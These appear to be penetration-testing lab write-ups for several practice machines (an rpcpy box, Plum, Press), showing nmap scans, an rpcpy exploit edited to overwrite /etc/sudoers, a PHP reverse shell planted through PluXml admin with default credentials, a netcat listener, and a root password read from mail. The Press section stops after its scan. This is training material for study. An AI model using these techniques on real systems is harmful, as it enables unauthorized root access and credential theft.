| server: ttyd/1.7.3-a2312cb (libwebsockets/3.2.0)
| content-type: text/html
| content-length: 173
| <html><head><meta charset=utf-8 http-equiv="Content-Language" content="en"/
><link rel="stylesheet" type="text/css" href="/error.css"/></head><body><h1>404</
h1></body></html>
| GetRequest:
| HTTP/1.0 200 OK
| server: ttyd/1.7.3-a2312cb (libwebsockets/3.2.0)
| content-type: text/html
| content-length: 677047
| <!DOCTYPE html><

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]


LAB Steps:

→ Started with the port 8000 !!
→ Seems to be it is indeed ther low privileged terminal .
→ Get the revere shell and we can play for the privesc !!




PrivEsc: [rpc.py exploit]

Two ways to check run the linpeas:



there is /opt/rpc.py is running by the root

there is a port 65432 is running !!



check the contents of the **/opt/rpc.py**

```
user@pc:/home/user/temp$ cat /opt/rpc.py
cat /opt/rpc.py
from typing import AsyncGenerator
from typing_extensions import TypedDict

import uvicorn
from rpcpy import RPC

app = RPC(mode="ASGI")


@app.register
async def none() -> None:
    return


@app.register
async def sayhi(name: str) -> str:
    return f"hi {name}"


@app.register
async def yield_data(max_num: int) -> AsyncGenerator[int, None]:
    for i in range(max_num):
        yield i


D = TypedDict("D", {"key": str, "other-key": str})


@app.register
async def query_dict(value: str) -> D:
    return {"key": value, "other-key": value}


if __name__ == "__main__":
    uvicorn.run(app, interface="asgi3", port=65432)
```

Looking at network connections we notice that the RPC server is actually running,

Under, **/etc/supervisor/conf.d** directory,

We notice 2 files rpc.conf and ttyd.conf.

```
user@pc:/home/user$ cd /etc/supervisor/conf.d
user@pc:/etc/supervisor/conf.d$ ls
rpc.conf  ttyd.conf
user@pc:/etc/supervisor/conf.d$ ls -al
total 16
drwxr-xr-x 2 root root 4096 Aug 25  2023 .
drwxr-xr-x 3 root root 4096 Aug 25  2023 ..
-rw-r--r-- 1 root root  177 Aug 25  2023 rpc.conf
-rw-r--r-- 1 root root  194 Aug 25  2023 ttyd.conf
user@pc:/etc/supervisor/conf.d$ cat rpc.conf
[program:rpc]
user=root
command=python3 /opt/rpc.py
nodaemon=false
autostart=true
autorestart=true
stderr_logfile=/var/log/python.err.log
stdout_logfile=/var/log/python.out.log
user@pc:/etc/supervisor/conf.d$
```

Now that we have a better understanding about the services and the configurations let's dive into exploitation.

Exploit code : https://github.com/ehtec/rpcpy-exploit/

Upload the escript to the target machien and change some things in code !!

add:

```
exec_command('echo "user ALL=(root) NOPASSWD: ALL" > /etc/sudoers')
```

```
def exec_command(cmd):

    payload = generate_payload(cmd)

    requests.post(url=URL, data=payload, headers=HEADERS)


def main():
    exec_command('echo "user ALL=(root) NOPASSWD: ALL" > /etc/sudoers')
#exec_command('curl http://127.0.0.1:4321')
     #exec_command('uname -a')

if __name__ == "__main__":
    main()
```

and exploit the code using the python3 !!

user@pc:/home/user/temp$ **python3 rpcpy-exploit.py**

user@pc:/home/user/temp$ **sudo -l**

the exploit was successfull !!

```
user@pc:/home/user/temp$ python3 rpcpy-exploit.py
b'\x80\x04\x95N\x00\x00\x00\x00\x00\x00\x00\x8c\x05pos
94R\x94.'
user@pc:/home/user/temp$ sudo -l
User user may run the following commands on pc:
    (root) NOPASSWD: ALL
```

and now enter **sudo /bin/bash** and get the **root** access !!

```
user@pc:/home/user/temp$ sudo /bin/bash
root@pc:/home/user/temp# whoami
root
root@pc:/home/user/temp# cat /root/proof.txt
c5a2aaebab48970812d8e1f6e5d6f0e0
root@pc:/home/user/temp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN gro
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP
    link/ether 00:50:56:ab:4a:e8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.223.210/24 brd 192.168.223.255 scope global ens160
       valid_lft forever preferred_lft forever
```

got the **proof.txt** !!

Plum [Medium]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.161.28 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)

| ssh-hostkey:
| 3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
| 256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_ 256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open http   Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: PluXml - Blog or CMS, XML powered !
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========

Web Service Enumeration:


[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ There is an http server port 80 running !!

it is **pluXml CMS**



Anti-spam checking*

What is the **fifth** character of the word s z x a h w l ?

Send

Rss feed of the article's comments

PluXml - Blog or CMS, XML powered ! © 2018


Powered by PluXml in 0.004s - Administration

Articles Comments Top

Click on the Administrator and you will be redirect to the login !!

admin : admin credentials worked for me !!

You can see the version details has been leaked !!




searchec for the authenticated rce exploits !!

github repo and youtube video exploit !!

https://github.com/advisories/GHSA-mc3j-r9qr-6vgv

https://www.youtube.com/watch?v=Gbe2UNCB0tY

Just replace the **static.php** file with the reverse shell php code and open the static .php file and we got the shell !!



and open **192.168.161.28/index.php?static1/static-1**

got the shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Plum]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.244] from (UNKNOWN) [192.168.16
SOCKET: Shell has connected! PID: 1166n
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@plum:/var/www/html$ whoami
whoami
www-data
```

Got **local.txt**

```
www-data@plum:/var/www$ cat local.txt
cat local.txt
6b7e9c20f654f70f91eb6227de369343
www-data@plum:/var/www$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue sta
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdi
    link/ether 00:50:56:ab:ab:d8 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.161.28/24 brd 192.168.161.255 scope glob
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feab:abd8/64 scope link
       valid_lft forever preferred_lft forever
```

PrivEsc: [Credetnails disclosure in **/var/mail/www-data**]

LinPeas :

there are some mail applications are installed in this box !!

```
╔══════════╣ Searching installed mail applications
exim
sendmail

╔══════════╣ Mails (limit 50)
   272394      8 -rw-rw----   1 www-data mail         4564 Jun 23 01:44 /var/mail/www-data
   272394      8 -rw-rw----   1 www-data mail         4564 Jun 23 01:44 /var/spool/mail/www-data
```

let's see the logs of the mail !!

```
www-data@plum:/var/www/html/temp$ cat /var/mail/www-data
cat /var/mail/www-data
From root@localhost Fri Aug 25 06:31:47 2023
Return-path: <root@localhost>
Envelope-to: www-data@localhost
Delivery-date: Fri, 25 Aug 2023 06:31:47 -0400
Received: from root by localhost with local (Exim 4.94.2)
        (envelope-from <root@localhost>)
        id 1qZU6V-0000El-Pw
        for www-data@localhost; Fri, 25 Aug 2023 06:31:47 -0400
To: www-data@localhost
From: root@localhost
Subject: URGENT - DDOS ATTACK"
Reply-to: root@localhost
Message-Id: <E1qZU6V-0000El-Pw@localhost>
Date: Fri, 25 Aug 2023 06:31:47 -0400

We are under attack. We've been targeted by an extremely complicated and s
or the root user:
root:6s8kaZZNaZZYBMfh2YEW
Thanks,
Administrator

From MAILER-DAEMON Sun Jun 23 01:42:55 2024
Return-path: <>
Envelope-to: www-data@localhost
Delivery-date: Sun, 23 Jun 2024 01:42:55 -0400
Received: from Debian-exim by localhost with local (Exim 4.94.2)
        id 1sLG07-0000J8-BG
```

you can see we are able to login as root user !!

```
www-data@plum:/var/www/html/temp$ su root
su root
Password: 6s8kaZZNaZZYBMfh2YEW

root@plum:/var/www/html/temp# whoami
whoami
root
```

got the **proof.txt**

```
cat /root/proof.txt
d31c19522fd4bb5c9deeb2dbae2009a4
root@plum:/var/www/html/temp# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    link/ether 00:50:56:ab:ab:d8 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.161.28/24 brd 192.168.161.255 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feab:abd8/64 scope link
       valid_lft forever preferred_lft forever
root@plum:/var/www/html/temp#
```

Press

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.200.29 --open

NMAP Results:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Lugx Gaming Shop HTML5 Template
|_http-server-header: Apache/2.4.56 (Debian)
8089/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-generator: FlatPress fp-1.2.1
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: FlatPress
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]


LAB Steps:

→ There is an intresting php web app running on port **8089** !!

